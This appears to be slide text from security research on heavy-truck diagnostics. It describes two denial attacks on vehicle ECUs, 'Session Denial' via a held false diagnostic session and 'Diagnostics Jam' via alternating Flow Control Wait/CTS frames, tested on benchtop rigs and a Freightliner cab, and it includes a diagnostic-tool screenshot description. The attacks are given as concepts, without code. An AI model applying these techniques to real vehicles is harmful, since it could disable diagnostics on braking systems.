
# Observations on Benchtop Testbeds



- Messages from Electronic Brake Controller
- Messages from Common Powertrain Controller
- Attack Duration




# Observations on Freightliner Cab Testbed





# Session Denial









# Hypothesis

- **Specification:** There shall always be exactly one diagnostic session active in an ECU.
- **Attack:** Establish a false session with an ECU by sending Diagnostics Session Control messages followed by Tester Present signals to keep the session alive.
- **Expected Result:** ECU ignores other legitimate Diagnostic Session Control requests. Diagnostic tools and software cannot establish a connection to the ECU.



# Observations on Benchtop Testbeds




# Observations on Freightliner Cab Testbed





# Diagnostics Jam









# Hypothesis

- **Specification:** Flow Control (FC) frames are used to manage the transmission of multi-frame messages, where 'Wait' frames indicate a pause in data transmission and 'Clear to Send' (CTS) frames signal the continuation of transmission.
- **Attack:** Send specific pattern of FC frames — repeatedly alternating between 'Wait' and 'CTS' within the maximum number of allowed 'Wait' frames.
- **Expected Result:** This leads to a state where the ECU becomes overwhelmed and temporarily unable to process or respond to other diagnostic requests



# Observations on Benchtop Testbeds



# Observations on Freightliner Cab Testbed

Normal  
Diagnostics  
Session

The screenshot displays the WABCO TOOLBOX PLUS 13.7 software interface. The main window shows the 'SmartTrac Pneumatic' system selected. The left sidebar lists various components: Truck | Tractor | Bus [J1939], ECAS CAN2 (OptiRide), Hydraulic ABS (SmartTrac), OnGuard, OnLane, OnSide, Pneumatic ABS/EBS, Truck | Tractor | Bus [J1708], ECAS - Truck & Bus, Hydraulic ABS, Pneumatic ABS, Trailer [PLC | J1708 | CAN], Trailer ABS, TailGuard, and Trailer RSS (Roll Stability). The main display area shows 'WABCO Pneumatic ABS mBSP' with a truck icon. Below the icon, there are fields for ECU Product Information (Part Number: 4008671010, System Configuration: 4S/2M, System Name: mBSP\_MBT\_ABS\_Global; 500k Bau, Date of Production: 10/28/2019, Serial Number: 164153, Features: ATC, HSA) and DTC Status (Number of Active DTCs: 18, Warning Lamp Status: OFF). A 'Wheel Sensor Data' table shows 0.0 mph for all sensors. A 'Close' button is at the bottom right.

|       | Left    | Right   |
|-------|---------|---------|
| Front | 0.0 mph | 0.0 mph |
| Rear  | 0.0 mph | 0.0 mph |
| 3rd   | 0.0 mph | 0.0 mph |

Warranty Submission Form  
Check for Software Updates

E8 Pneumatic ABS  
J1939



ECU Product Information

Part Number:

System Configuration:

System Name:

Date of Production:

Serial Number:

Features:

DTC Status

Number of Active DTCs:

Warning Lamp Status:

Wheel Sensor Data

|       | Left                 | Right                |
|-------|----------------------|----------------------|
| Front | <input type="text"/> | <input type="text"/> |
| Rear  | <input type="text"/> | <input type="text"/> |
| 3rd   | <input type="text"/> | <input type="text"/> |

